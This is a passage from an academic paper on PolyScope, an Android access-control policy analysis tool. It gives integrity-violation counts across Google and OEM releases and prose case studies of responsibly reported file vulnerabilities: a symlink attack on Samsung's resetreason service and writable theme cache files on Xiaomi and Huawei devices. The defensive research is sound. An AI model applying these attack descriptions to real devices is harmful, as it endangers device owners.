[7] Android scoped storage was introduced as an option in Android 10 and made mandatory in Android 11.

Table 2: Summary of Impact of PolyScope Analyses

	Google Devices					OEM Devices			
	Nexus 5x 7.0	**Nexus 5x 8.0**	**Pixel3a 9.0**	**Pixel3a 10.0**	**Pixel3a 11.0**	**Mate9 8.0**	**Mate9 9.0**	**Mix2 9.0**	**Galaxy S8 9.0**
Authorized Data Flows[1]	204,241	166,027	156,315	161,689	169,884	240,916	860,508	289,238	259,992
IVs for PolyScope Adversaries[2]	167	80	69	71	264	223	166	192	628
PolyScope IVs after Expansion[3]	372	478	1,139	1,059	2,127	1,682	1,566	2,304	4,377
PolyScope IVs with Operations[4]	297	387	927	898 [6]	1,764[7]	1,331	1,327	1,979	3,736
Total Attack Operations[5]	350	417	962	997	1,999[7]	2,160	1,777	2,137	5,063

Unit is the relation {Subject, Object}, where subjects and objects are defined in Section 5.1
[1] Objects authorized for use by Subjects
[2] Authorized Data Flows where Object is modifiable by at least one PolyScope per-victim adversary, see Section 5.2
[3] PolyScope Integrity Violations (sum for all types) as defined in Section 5.4
[4] PolyScope Integrity Violations in at least one Attack Operation, see Section 5.5
[5] Sum of Attack Operations (in Table 4)
[6] Assumes opting out of Android scoped storage, see Section 8.2
[7] Does not account for cases blocked by Android scoped storage, see Section 8.2

implementation (see Section 6) impacts the analysts' efforts to vet their releases for vulnerabilities. In Section 7.5, we assess the distribution of IVs across privilege levels. In Section 7.6, we describe how we found two types of previously unknown vulnerabilities using PolyScope output. Finally, we measure PolyScope's analysis performance in Section 7.7.

7.1 TE IV Computation

RQ1: *How many integrity violations are found when using the SEAndroid MAC TE policy alone in TE IV Computation?* PolyScope's implementation computes IVs initially using only the SEAndroid MAC TE policy. Android has relied heavily on MAC TE to protect important daemons and system services since its introduction in Android 5.0, as shown by the number of **MAC TE allow rules**[8] in Table 3. Due to its immutable nature, the MAC TE policy provides a foundation for Android access control that other policies can modify.

The three **TE** rows (rows 2-4) of Table 3 show the number of binding-IVs, write-IVs, and read-IVs for the MAC TE policy using the rules in Section 5.4. We note that in counting the TE IVs, we only use the MAC TE labels to identify subjects and objects, which results in coarser-grained subjects and objects than Section 5.1. Thus, the TE IV counts presented represent a lower bound. We found this sufficient for the qualitative comparison with IV counts after TE IV validation below. The pathname-IV count is not shown as it is the same as the binding-IV count, as the TE policy produces no additional pathname-IVs because permission expansion is not allowed for the MAC TE policy.

7.2 TE IV Validation

RQ2: *How are the number of integrity violations (IVs) reduced after TE IV Validation from those found in the TE IV Computation?* The next four rows (rows 5-8) in Table 3 show the number of IVs for the four IV types in Section 5.4 after considering TE IV Validation (**Valid**) using other Android access control policies[9]. We see that the number of TE IVs (rows 2-4) is much greater than the number of valid IVs (rows 5-8), even accounting for the coarser subjects and objects applied in the TE IV counts[10].

Recall in Table 2 that the total IV counts after permission expansion are much higher across every release, showing that more testing to detect vulnerabilities is required than just testing IVs from the current policy. However, we observed that the SEAndroid MLS policy does effectively prevent several opportunities for victim permission expansion for objects in application-private directories (e.g., `/data/data`). If MLS can be effectively applied to Android filesystems more broadly that may greatly reduce the opportunities for victim permission expansion.

7.3 IVs for OEM Customizations

RQ3: *How do OEM customizations impact the Android integrity violation counts across vendors?* To make their products more attractive, OEMs customize Android images to provide vendor-specific, value-added functionality and more attractive user interfaces. We are interested to see how OEM customization affects the number of integrity violations created when the OEMs have to customize their Android access control policies. The devices of choice are as follows: Huawei Mate9 on Android O and Android P, Xiaomi Mix2 on Android O and Android P, and Samsung Galaxy S8 on Android P. The results are shown in the right half of Table 3.

We can see heavy customization of the MAC policy. Every OEM has a significantly greater number of MAC allow rules than the Google MAC policies in the left half of Table 3. This suggests OEMs have introduced many new domains for their own services and apps, and granted them a wide variety

[8] The drastic increase of MAC allow rules from Android 7 to 9 can be largely attributed to the effect of Google's Project Treble [18] in Android 8, which introduced many new MAC domains due to the decomposition of the Hardware Abstraction Layer (HAL). TE rules leading to the use of scoped storage (see Section 8.2).

[9] Note that the total IV count shown in Table 2 for *PolyScope IVs after Expansion* row is equal to the sum of *Valid Read-IVs* and *Valid Pathname-IVs* rows in Table 3. The Write-IVs are a subset of the Read-IVs (i.e., all victims have read access to IVs when they have write access) and the Binding-IVs are a subset of the Pathname-IVs (i.e., victims can still access binding-IVs through luring).

[10] In addition, 25% of TE IVs cannot be validated because the MAC-to-DAC mapping for some subjects is not known, see Section 8.1. Although this is a large number of TE IVs, the combination of policies still reduces the Valid IV counts much more significantly.

Table 3: Integrity Violations across Vendor Releases

	Google Devices					OEM Devices				
	Nexus 5x 7.0	**Nexus 5x 8.0**	**Pixel3a 9.0**	**Pixel3a 10.0**	**Pixel3a 11.0**	**Mate9 8.0**	**Mate9 9.0**	**Mix2 8.0**[1]	**Mix2 9.0**	**Galaxy S8 9.0**
MAC TE allow rules[2]	64,830	133,545	191,556	38,845	43,902	250,220	276,181	273,295	282,650	498,941
TE Write-IVs[4]	468	411	1,130	1,513	1,342	2,067	1,958	1,657	2,197	1,787
TE Read-IVs[4]	1,410	2,373	4,296	3,940	3,369	8,922	9,890	8,370	8,423	10,912
TE Binding-IVs[3]	495	438	693	705	513	1,504	1,233	1,400	1,174	1,881
Valid Write-IVs[4]	120	19	56	63	913	400	236	232	216	469
Valid Read-IVs[4]	194	80	85	87	1,014	679	437	531	749	953
Valid Binding-IVs[3]	52	22	32	37	190	217	159	248	154	550
Valid Pathname-IVs[3]	178	398	1,054	972	1,113	1,003	1,129	1,186	1,555	3,424
Valid IVs Total[5]	372	478	1,139	1,059	2,127	1,682	1,566	1,717	2,304	4,377

TE implies only having permission in SEAndroid TE
[1] This phone has significantly more files perhaps related to a higher number of pre-installed apps
[2] Unit: number of rules
[3] Unit: IVs (victim, object) for directory objects only
[4] Unit: IVs (victim, object) for file objects only
[5] Valid IVs Total is the same as the *PolyScope IVs after Expansion* from Table 2: the sum of the Valid Read-IVs (includes all Valid Write-IVs) and Valid Pathname-IVs (includes all Valid Binding-IVs)

of MAC permissions. The result of this customization is a significant increase MAC TE integrity violations, often more than twice as many as the associated Google Android systems. Even more importantly, the number of integrity violations is significantly higher for the OEMs after TE IV validation (rows 5-8 in Table 3). For example, the number of binding-IVs in Android version 9.0 systems is 32 for Google and at least 154 for the OEM Android 9.0 systems.

7.4 IVs to Attack Operations

RQ4: *How many attack operations are really possible for the IVs found across OEM releases?* Table 2 shows that not all the IVs found after permission expansion enable adversaries to launch attack operations because filesystem and/or victim subjects' program configurations may prevent attack operations, as described in Section 5.5.

Table 4 breaks down how many attack operations of each type are possible given the configurations that may block such operations. The number of *file attack* operations (adversary writes) are roughly the same as the number of read integrity violations (**Valid Read-IVs**), because not many objects associated with integrity violations reside in read-only directories. The number of *file squat attack* operations is the same as the number of integrity violations for directories (**Valid Binding-IVs**) in Table 3. However, the number of *link traversal attack* operations that are possible is fewer than the number of integrity violations because not all filesystems support symbolic links, reducing the number of directories where this attack operation applies.

The *luring traversal attack* operations row identifies the number of luring traversal attacks that could be performed via Binder IPC, see Section 5.5. We can easily see that the number of operations is a lot greater than the number of binding-IVs alone (**Valid Binding-IVs**), since adversaries can expand the victim's permissions for pathname-IVs (**Valid Pathname-IVs**). This is especially the case for Android 11, but this is addressed via the scoped storage defenses [19] discussed in Section 8.2. Recall that FileProvider usage is key to preventing luring traversal attacks (see the `luring-traversal` rule in Section 5.5), where it has a non-trivial but modest impact on reducing attack operations (14-21% across all releases). For example, on Samsung Galaxy S8, we found that 57 out of 356 Java applications utilize FileProvider for file sharing, which meant that 3,424 pathname-IVs were only reduced to 2,874 luring-traversal operations.

7.5 Cross-Privilege Level IVs

RQ5: *How are integrity violations distributed across Android privilege levels?* The IV distribution is important because it indicates how victims at each privilege level could be attacked and how adversaries at any privilege level could compose attacks to reach other privilege levels. Table 5 shows the counts of file and binding integrity violations between each pair of privilege levels we evaluated. We do not include pathname-IVs in this table to assess attack paths without luring.

Google's 8.0 and 9.0 releases have a modest number cross-privilege level IVs. This confirms our hypothesis that Google's access control policies are the closest to best practice. The Android 11.0 again depends on scoped storage to remove its IVs, as discussed in Section 8.2. However, on the OEM side, it can be a completely different story. Other than the Mate9 9.0, the IVs between each privilege level pair can be significant, meaning that even without luring, releases may be vulnerable in a variety of ways.

7.6 Vulnerability Case Studies

RQ6: *What kind of vulnerabilities may be discovered from attack operations?* Using the attack operations computed by PolyScope, we manually identified two previously unknown vulnerabilities.

Samsung Resetreason: We found a new binding vulnerability in the Samsung Galaxy S8 system using the Android 9.0 release. Samsung includes a privileged service called *resetreason* that logs the reason why the phone has had to reset into the file `power_off_reset_reason.txt` in the directory `/data/log`. However, any process that runs with the `AID_LOG` group has write permission to that file, so such processes can replace the file with a symbolic link to any file accessible to *resetreason* to launch a link traversal attack. While only signed apps may be granted the Android permission

Table 4: Attack Operations

	Nexus 5x 7.0	Nexus 5x 8.0	Pixel3a 9.0	Pixel3a 10.0	Pixel3a 11.0	Mate9 8.0	Mate9 9.0	Mix2 8.0[1]	Mix2 9.0	Galaxy S8 9.0
File Attack[2]	176	70	79	103	864	597	358	478	655	862
Link Traversal Attack[3]	1	8	3	2	2	169	7	175	4	507
File Squat Attack[3]	52	22	32	37	190	660	443	248	154	847
Pathname Attack[3]	121	317	848	892	943	734	969	761	1,324	2,874
Total Attack Operations	350	417	962	997	1,999	2,160	1,777	1,662	2,137	5,063

Unit: Sum of operations for all (victim, object) IVs
[1] This phone has significantly more files perhaps related to a higher number of pre-installed apps
[2] Only for file objects
[3] Only for directory objects

Table 5: Cross-Privilege Level IVs

	Nexus 5x 7.0	Nexus 5x 8.0	Pixel3a 9.0	Pixel3a 10.0	Pixel3a 11.0	Mate9 8.0	Mate9 9.0	Mix2 8.0*	Mix2 9.0	Galaxy S8 9.0
T1* $\rightarrow$ **T2**[1][2]	28	6	17	24	239[3]	54	29	124	24	64
T1 $\rightarrow$ **T3**	40	22	21	29	342	17	12	40	25	22
T1 $\rightarrow$ **T4**	30	13	7	11	58	14	8	29	14	12
T1 $\rightarrow$ **T5**	24	9	6	7	28	16	8	23	8	12
T2 $\rightarrow$ **T3**	40	22	21	29	342	20	15	60	48	92
T2 $\rightarrow$ **T4**	30	13	7	11	58	14	8	78	72	199
T2 $\rightarrow$ **T5**	24	9	6	7	28	20	11	34	16	41
T3 $\rightarrow$ **T4**	31	24	16	19	63	265	129	85	87	124
T3 $\rightarrow$ **T5**	68	28	14	15	22	108	126	42	107	46
T4 $\rightarrow$ **T5**	0	0	0	0	0	0	0	0	0	0

* T1(untrusted/isolated app), T2(priv/platform app) T3(services), T4(system app, system service), T5(root service)
[1] For adversary at lower level (T1) and victim at higher level (T2)
[2] Unit: Sum of binding and file IVs (no pathname-IVs included)
[3] Much higher due to weaker DAC defense

(`READ_LOGS`) associated with the `AID_LOG` DAC group, vendors include several signed apps on their devices, and some signed apps have had reported vulnerabilities, such as the `adb` app [33]. `resetreason` has access to several integrity-critical resources, and we have confirmed that we can redirect `resetreason` to write files in the encrypted filesystem directory. Previous work demonstrated the importance of attacks on the encrypted filesystem from the system's radio service [44]. We responsbly reported this vulnerability, which has been confirmed by Samsung and assigned CVE-2020-13833.

Xiaomi and Huawei Thememanager: We discovered multiple unreported vulnerabilities in the Xiaomi and Huawei devices. We describe one example here. These devices include a variety of value-added services, including the Thememanager, which allows users to customize the user interface of their devices. However, the Xiaomi access control policies are configured such that untrusted apps can write to the file `/data/data/com.android.thememanager/cache`, which is used by the Thememanager for storing content that the Thememanager may use in configuring the display. We verified on Xiaomi 8.0 that arbitrary modifications to this file do crash the privileged Thememanager process and in some cases impact the GUI without crashing. A finely-crafted modification could perhaps exploit the Thememanager service. We found four other similar vulnerabilities in the Xiaomi 8.0 release for writeable cache files. We responsibly reported these vulnerabilities to Xiaomi, who indicated that they were fixed in the Xiaomi 9.0 release.

We found that Huawei on both the 8.0 and 9.0 releases has a similar vulnerability for the theme cache files as well, but exploitation requires adversaries to compromise an application with `media_rw` permission (T2 in the Google Privilege Levels) We responsibly reported these vulnerabilities to Huawei who stated that they are not concerned about so-called privileged apps being exploited. We note that a similar scenario led to the issuing of a CVE by Samsung. Furthermore, we point out that privileged applications have been found to be flawed in several instances, see Section 2.3.




Figure 4: PolyScope Analysis Performance

7.7 Performance

We measured the performance of PolyScope for the eight Android releases. The overhead was measured on a PC running an AMD Ryzen 7 3700X (8 core, 16 thread) with 16GB of RAM and an RTX 2080 Super GPU using Ubuntu 18.04. PolyScope IVs are found in two steps as described in Section 6: TE IV computation and TE IV validation. We find that the performance of TE IV computation has a linear relationship to the SEAndroid policy size. The TE IV validation stage's performance is proportional to the number of IVs found in TE IV computation, but that impact can be reduced because validation can be parallelized.

Figure 4 shows the performance overhead of these two stages[11] for the eight releases. We evaluate the performance

[11] The cost of computing attack operations is negligible and included in the TE IV validation.

of the TE IV validation for one to eight threads. With a multi-core CPU, parallelization does produce significant performance improvement. We also point out that we found it quite expensive to compute all the authorized data flows for these releases. On the other hand, with a proper threat model to prune cases, PolyScope is able to identify integrity violations in a reasonable amount of time.

8 Discussion

In this section, we review limitations in the PolyScope approach and examine the implications of a recently proposed Android defense called *scoped storage*.

8.1 Limitations

We identify three limitations of PolyScope: (1) PolyScope relies on rooted phone to collect filesystem data; (2) we cannot always determine the mapping between MAC labels and their corresponding DAC UIDs; (3) PolyScope cannot confirm vulnerabilities from attack operations automatically.

Without rooting the phone, we cannot gather DAC information from privileged directories such as `/system`. Recently, Hernandez et al. [22] proposed BigMAC, which includes a technique to extract accurate DAC configuration data from these privileged directories ($\tilde{9}5\%$). We will explore integrating BigMAC into our data collection in future releases. Together with the data collected from an unrooted phone, see Appendix A.1, we should be able to recover a nearly complete snapshot of the filesystem. We will explore methods to achieve complete recovery in future work.

Another limitation of PolyScope is that finding the MAC-to-DAC mapping of subjects requires running a process for each MAC label to collect its DAC UIDs/groups.[12] Currently, if either the adversary or victim for a computed TE IV is not mapped to a complete subject, we skipped the IV validation stage for that TE IV. About 25% of the TE IVs do not go through validation. Runtime support could collect such mappings to seed validation.

Finally, PolyScope lacks a systematic way to test the victims for vulnerabilities to the attack operations found. The problem is that we need to know when a victim uses a file, binding, or IPC that is associated with an attack operation. Sting [52] provides passive runtime monitoring of processes for use of bindings associated with attack operations (e.g., file squatting and link traversal). However, Sting only used the available DAC policies to determine whether an attack operation would be possible, and did not test for other attack operations. PolyScope's more accurate computation of attack operations should improve the effectiveness of such an approach. To test for luring traversals, one must develop methods to detect at-risk IPCs rather than file accesses. The Jigsaw system [49] provides a method for identifying system calls that may receive input that could enable luring traversals, but it does not identify the scope of targets to which luring may occur. PolyScope identifies a full scope of luring targets using victim permission expansion, so we will explore the use of PolyScope to generate test cases for the system calls identified by Jigsaw.

[12] Recall that we leverage the finding of Chen *et al.* [10] that the MAC-to-DAC mapping for Android systems is one-to-one.

8.2 Scoped Storage

Android *scoped storage* [19] was recently introduced to control application access to another's files in the external storage folders (e.g., Download) that are shared among applications. For these shared folders, scoped storage limits app accesses only to the files they create, except for apps with the READ_EXTERNAL_STORAGE[13] Android permission. Even in this case, apps cannot modify files they did not create. For private folders, scoped storage prevents an app from reading another app's files. These restrictions prevent use of victim permission expansion (see Section 5.3) to create pathname-IVs and prevent exploitation of many attack operations on other file-IVs.

These defenses are enforced by *filesystem in userspace* (FUSE), which has been re-introduced in Android 11. When a file operation is issued to external storage, the permission checking is done at the FUSE-daemon, which leverages the MediaProvider's database to keep track of file ownership. Scoped storage was deployed as an option in Android 10 (e.g., apps may opt-out), but now is mandatory in Android 11.

Scoped storage impacts PolyScope by preventing many of the IVs found in external storage folders from being used in attack operations. In Android 11, MAC and DAC permissions have been weakened to grant apps access to files in shared external storage folders, so PolyScope identifies these as IVs. Table 5 shows that Android 11 has many IVs between privilege levels T1 and T3. These weakened policies also create risks among apps at the same privilege level, but we do not consider that threat in this paper. However, scoped storage prevents attack operations from being exercised on many of these IVs in external storage, excepting only read-IVs in shared directories. We estimate that the number of *PolyScope IVs with Operations* in Table 2 is reduced from 1,764 by about half for Android 11 due to scoped storage. While this indicates a large number of false positives, actually only 30 objects are misclassified. Since Table 2 counts the subject-object pairs, the weakened MAC and DAC policies that grant several subjects access to these objects, which exacerbates the impact. At present, scoped storage is only applied in external storage folders, so scoped storage would not block attack operations on the vulnerable IVs identified in Section 7.6.

Extending PolyScope to reason about scoped storage is future work. We have two obvious choices for including

[13] MANAGE_EXTERNAL_STORAGE provides read/write access to files on external storage, but is now a signature-level permission that requires Google's approval. At the time of writing, Google halted the granting of this signature permission due to the workload of app vetting.

scoped storage. First, PolyScope could be extended to analyze policies enforced by the FUSE-daemon for scoped storage analogously to MAC and DAC policies. PolyScope could be extended to analyze policies enforced by the FUSE-daemon for scoped storage analogously to MAC and DAC policies by extending our model of subjects and objects in Section 5.1 for the policies managed by the MediaProvider. Second, PolyScope could be extended to reason about the scoped storage enforcement semantics at large, e.g., by preventing any attack operation in external storage folders. This approach would be simpler in concept, but one would need to ensure that PolyScope always had the correct semantics for scoped storage as the system evolves. Since some external storage folders used for gaming are not processed by the FUSE-daemon (i.e., are outside scoped storage), tracking folders accurately could be non-trivial. We will explore implementing the first option.

9 Related Work

Researchers have long known about the three types of integrity violations listed in Section 4, but have found it difficult to prevent programs from falling victim to such threats. A variety of mechanisms have been proposed to prevent attacks during name resolution, including defenses for binding and pathname vulnerabilities. These defenses have often been focused on TOCTTOU attacks [31, 5]. Some defenses are implemented in the program or as library extensions [12, 35, 13, 46] and some as kernel extensions [28, 36, 9, 34, 47, 48], but the methods overlap, where some enforce invariants on file access [12, 28, 48, 35, 36, 47], some enforce namespace invariants [9, 34], and some aim for "safe" access methods [13, 46]. In general, all program defenses have been limited because they lack insight into the changing system and all system defenses are limited because they lack side-information about the intent of the program [8].

The main defense for preventing filesystem vulnerabilities is access control. If the access control policies prevent an adversary from accessing the filesystem resources that enable attack operations, then the system is free of associated vulnerabilities. However, the discretionary access control (DAC) policies commonly used do not enable prediction of whether a subject may obtain an unauthorized permission [21], so techniques to restrict DAC [26, 38, 45] and apply mandatory access control (MAC) enforcement [3, 4] were then explored, culminating in MAC enforcement systems, such as Linux Security Modules [55] employed by SELinux [39] and AppArmor [32]. Researchers than proposed MAC enforcement for Android systems [56, 7], so a version of SELinux [39] targeting Android was developed, called SEAndroid [42]. However, the attack operations we find in this paper abuse available MAC permissions. While a techniques have been developed to limit processes the permissions available to individual system calls [41, 51], such techniques need policy analysis to determine the policies to enforce.

Researchers have proposed using access control policy analysis to identify misconfigurations that may lead to vulnerabilities [24, 40], but traditionally, access control policy analysis methods only reason about one policy, such as a mandatory access control (MAC) policy [40, 25, 11, 50] or an Android permission policy [14, 53, 54]. However, based on the research challenges above, we must consider the combination of the access control policies employed on the system to compute attack operations accurately. Chen *et al.* [10] were the first work that we are aware of to combine MAC and DAC policies in access control policy analysis. Hernandez et al. [22] further extended their analysis to include MAC, DAC and Linux capabilities. However, both of these techniques compute data flows, which are much more numerous than integrity violations. Chen *et al.* look for data flows that may lead to sensitive data leakage directly rather than attack operations that may enable such leakage as PolyScope does.

10 Conclusions

Android uses a combination of filesystem access control mechanisms to assure its platform integrity. This paper has proposed PolyScope, a policy analysis tool that reasons over Android's mandatory (SEAndroid) and discretionary (Unix permissions) access control policies, in addition to the other mechanisms (e.g., Android permissions) that influence file access control. PolyScope is novel in its ability to reason about permission expansion, which lies at the intersection of mandatory and discretionary policy. We applied PolyScope to three different Google Android releases and five different OEM Android releases, characterizing the potential for file-based attacks such as file squatting, link traversal, and luring traversal. In doing so, we identified two new vulnerabilities in OEM Android releases and opportunities to direct further automated testing. Our results suggest that the access control policy changes introduced by OEMs do not sufficiently address integrity violations for their feature additions.

Acknowledgments

Thanks to our shepherd, Sven Bugiel, and the anonymous reviewers. This research was sponsored by the U.S. Army Combat Capabilities Development Command Army Research Laboratory and was accomplished under Cooperative Agreement Number W911NF-13-2-0045 (ARL Cyber Security CRA) and National Science Foundation grants CNS-1816282. The views and conclusions contained in this document are those of the authors and should not be interpreted as representing the official policies, either expressed or implied, of the Combat Capabilities Development Command Army Research Laboratory of the U.S. government. The U.S. government is authorized to reproduce and distribute reprints for government purposes notwithstanding any copyright notation here on.

References

[1] Yousra Aafer, Nan Zhang, Zhongwen Zhang, Xiao Zhang, Kai Chen, XiaoFeng Wang, Xiaoyong Zhou, Wenliang Du, and Michael Grace. Hare Hunting in the Wild Android: A Study on the Threat of Hanging Attribute References. In *Proceedings of the 22nd ACM Conference on Computer and Communications Security*, pages 1248–1259, 2015.

[2] J. P. Anderson. Computer Security Technology Planning Study, Volume II. Technical report ESD-TR-73-51, AFSC, October 1972.

[3] D. E. Bell and L. J. LaPadula. Secure Computer System: Unified Exposition and Multics Interpretation. Technical report ESD-TR-75-306, Deputy for Command and Management Systems, HQ Electronic Systems Division (AFSC), March 1976.

[4] K. J. Biba. Integrity Considerations for Secure Computer Systems. Technical report MTR-3153, MITRE, April 1977.

[5] M. Bishop and M. Digler. Checking for race conditions in file accesses. *Computer Systems*, 9(2), Spring 1996.

[6] W. E. Boebert and R. Y. Kain. A Practical Alternative to Hierarchical Integrity Policies. In *Proceedings of the 8th National Computer Security Conference*, 1985.

[7] Sven Bugiel, Lucas Davi, Alexandra Dmitrienko, Thomas Fischer, Ahmad-Reza Sadeghi, and Bhargava Shastry. Towards Taming Privilege-Escalation Attacks on Android. In *Proceedings of the 19th Network and Distributed System Security Symposium(NDSS)*, 2012.

[8] Xiang Cai, Yuwei Gui, and Rob Johnson. Exploiting Unix File-System Races via Algorithmic Complexity Attacks. In *IEEE Statistical Signal Processing Workshop*, 2009.

[9] Suresh Chari, Shai Halevi, and Wietse Venema. Where Do You Want to Go Today? Escalating Privileges by Pathname Manipulation. In *Proceedings of the 17th Network and Distributed System Security Symposium(NDSS)*, 2010.

[10] Haining Chen, Ninghui Li, William Enck, Yousra Aafer, and Xiangyu Zhang. Analysis of SEAndroid Policies: Combining MAC and DAC in Android. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, 2017.

[11] Hong Chen, Ninghui Li, and Ziqing Mao. Analyzing and Comparing the Protection Quality of Security Enhanced Operating Systems. In *Proceedings of the 16th Network and Distributed System Security Symposium(NDSS)*, pages 11–16, 2009.

[12] Crispin Cowan, Steve Beattie, Chris Wright, and Greg Kroah-hartman. RaceGuard: Kernel Protection from Temporary File Race Vulnerabilities. In *Proceedings of the 10th conference on USENIX Security Symposium*, 2001.

[13] Drew Dean and Alan Hu. Fixing Races for Fun and Profit. In *Proceedings of the 13th conference on USENIX Security Symposium*, 2004.

[14] William Enck, Machigar Ongtang, and Patrick McDaniel. On Lightweight Mobile Phone Application Certification. In *Proceedings of the 16th ACM Conference on Computer and Communications Security*, pages 235–245, 2009.

[15] Boris Farber. ClassyShark. URL: https://github.com/google/android-classyshark. Accessed May 2020.

[16] Julien Gamba, Mohammed Rashed, Abbas Razaghpanah, Juan Tapiador, and Narseo Vallina-Rodriguez. An Analysis of Pre-installed Android Software. *arXiv preprint arXiv:1905.02713*, 2019.

[17] Google. Security Overview. 2019. URL: https://source.android.com/security/overview/updates-resources#process_types. Accessed Jan. 10, 2020.

[18] Google. SELinux for Android 8.0. February 2018. URL: https://source.android.com/security/selinux/images/SELinux_Treble.pdf. (Accessed Dec 2019).

[19] Google. Storage Updates in Android 11. URL: https://developer.android.com/preview/privacy/storage. Accessed June 2020.

[20] Norm Hardy. The Confused Deputy: or Why Capabilities Might Have Been Invented. *ACM Special Interest Group in Operating Systems, Operation System Review*, 22(4), 1988. ISSN: 0163-5980.

[21] M. Harrison, W. Ruzzo, and J. D. Ullman. Protection in Operating Systems. *Communications of ACM*, August 1976.

[22] Grant Hernandez, Dave Jing Tian, Anurag Swarnim Yadav, Byron J Williams, and Kevin RB Butler. BigMAC: Fine-Grained Policy Analysis of Android Firmware. In *Proceedings of the USENIX Security Symposium*, 2020.

[23] Antonio Ken Iannillo, Roberto Natella, Domenico Cotroneo, and Cristina Nita-Rotaru. Chizpurfle: A Gray-box Android Fuzzer for Vendor Service Customizations. In *Software Reliability Engineering (ISSRE), IEEE 28th International Symposium*, pages 1–11, 2017.

[24] Trent Jaeger, Antony Edwards, and Xiaolan Zhang. Managing Access Control Policies Using Access Control Spaces. In *Proceedings of the Seventh ACM Symposium on Access Control Models and Technologies*, pages 3–12, New York, NY, USA, 2002.

[25] Trent Jaeger, Reiner Sailer, and Xiaolan Zhang. Analyzing Integrity Protection in the SELinux Example Policy. In *Proceedings of the* 12^{th} *USENIX Security Symposium*, 2003.

[26] A. Jones, R. Lipton, and L. Snyder. A Linear Time Algorithm for Deciding Security. In *Proceedings of the 17th Annual Symposium on Foundations of Computer Science*, 1976.

[27] Daniel Kachakil. Multiple Vulnerabilities in Android's Download Provider (CVE-2018-9468, CVE-2018-9493, CVE-2018-9546). https://ioactive.com/multiple-vulnerabilities-in-androids-download-provider-cve-2018-9468-cve-2018-9493-cve-2018-9546/, January 2020.

[28] Kyung-suk Lee and Steve J. Chapin. Detection of File-based Race Conditions. *International Journal of Information Security*, 2005.

[29] P. A. Loscocco, S. D. Smalley, P. A. Muckelbauer, R. C. Taylor, S. J. Turner, and J. F. Farrell. The Inevitability of Failure: The Flawed Assumption of Security in Modern Computing Environments. In *Proceedings of the 21st National Information Systems Security Conference*, pages 303–314, 1998.

[30] Slava Makkaveev. Man-in-the-Disk:Android Apps Exposed via External Storage. February 2019. URL: https://research.checkpoint.com/2018/androids-man-in-the-disk/.

[31] W. S. McPhee. Operating System Integrity in OS/VS2. *IBM System Journal*, 13:230–252, 3, September 1974.

[32] Novell. AppArmor Linux Application Security. http://www.novell.com/linux/security/apparmor/.

[33] Open ADB Ports Being Exploited to Spread Possible Satori Variant in Android Devices, August 2018. URL: https://blog.trendmicro.com/trendlabs-security-intelligence/open-adb-ports-being-exploited-to-spread-possible-satori-variant-in-android-devices. (Accessed Feb 2020).

[34] OpenWall Project - Information Security Software for Open Environments, 2008. URL: %5Curl%7Bhttp://www.openwall.com/%7D.

[35] J. Park, G. Lee, S. Lee, and D. Kim. RPS: An Extension of Reference Monitor to Prevent Race-Attacks. In *Advances in Multimedia Information Processing*, 2004.

[36] Calton Pu and Jinpeng Wei. Modeling and Preventing TOCTTOU Vulnerabilities in Unix-style Filesystems. In *IEEE International Symposium of System Engineering*, 2006.

[37] Ryan Johnson. All Your SMS and Contacts Belong to Adups and Others. July 2017. URL: https://www.blackhat.com/docs/us-17/wednesday/us-17-Johnson-All-Your-SMS-&-Contacts-Belong-To-Adups-&-Others.pdf. (Accessed June 2019).

[38] R. S. Sandhu. The Typed Access Matrix Model. In *Proceedings of the 1992 IEEE Symposium on Security and Privacy*, 1992.

[39] SELinux. -. URL: https://github.com/SELinuxProject. (Accessed Dec 2019).

[40] SETools. URL: https://github.com/TresysTechnology/setools. Accessed Dec 2019.

[41] Umesh Shankar, Trent Jaeger, and Reiner Sailer. Toward Automated Information-Flow Integrity Verification for Security-Critical Applications. In *Proceedings of the 2006 Network and Distributed System Security Symposium (NDSS)*, 2006.

[42] Stephen Smalley and Robert Craig. Security Enhanced (SE) Android: Bringing Flexible MAC to Android. In *Proceedings of the 20th Network and Distributed Systems Symposium (NDSS)*, 2013.

[43] StatCounter. OS Market Share. March 2020. URL: https://gs.statcounter.com/os-market-share.

[44] Dave (Jing) Tian, Grant Hernandez, Joseph I. Choi, Vanessa Frost, Christie Raules, Patrick Traynor, Hayawardh Vijayakumar, Lee Harrison, Amir Rahmati, Michael Grace, and Kevin R. B. Butler. ATtention Spanned: Comprehensive Vulnerability Analysis of AT Commands Within the Android Ecosystem. In *27th USENIX Security Symposium*, pages 273–290, 2018.

[45] Jonathon Tidswell and Trent Jaeger. An access control model for simplifying constraint expression. In *Proceedings of the 7th ACM Conference on Computer and Communications Security*, 2000.

[46] Dan Tsafrir, Tomer Hertz, David Wagner, and Dilma Da Silva. Portably Solving File TOCTTOU Races with Hardness Amplification. In *USENIX Conference on File and Storage Technologies*, 2008.

[47] Eugene Tsyrklevich and Bennet Yee. Dynamic Detection and Prevention of Race Conditions in File Accesses. In *USENIX Security Symposium*, 2003.

[48] Prem Uppuluri, Uday Joshi, and Arnab Ray. Preventing Race Condition Attacks on Filesystems. In *ACM Symposium on Applied Computing*, 2005.

[49] Hayawardh Vijayakumar, Xinyang Ge, Mathias Payer, and Trent Jaeger. Jigsaw: Protecting Resource Access by Inferring Programmer Expectations. In *Proceedings of the 23rd USENIX Security Symposium*, August 2014.

[50] Hayawardh Vijayakumar, Guruprasad Jakka, Sandra Rueda, Joshua Schiffman, and Trent Jaeger. Integrity Walls: Finding Attack Surfaces from Mandatory Access Control Policies. In *Proceedings of the 7th ACM Symposium on Information, Computer and Communications Security*, pages 75–76, 2012.

[51] Hayawardh Vijayakumar, Joshua Schiffman, and Trent Jaeger. Process Firewall: Protecting Processes During Resource Access. In *Proceedings of the Eighth European Conference on Computer Systems*, 2013.

[52] Hayawardh Vijayakumar, Joshua Schiffman, and Trent Jaeger. STING: Finding Name Resolution Vulnerabilities in Programs. In *21st USENIX Security Symposium*, 2012.

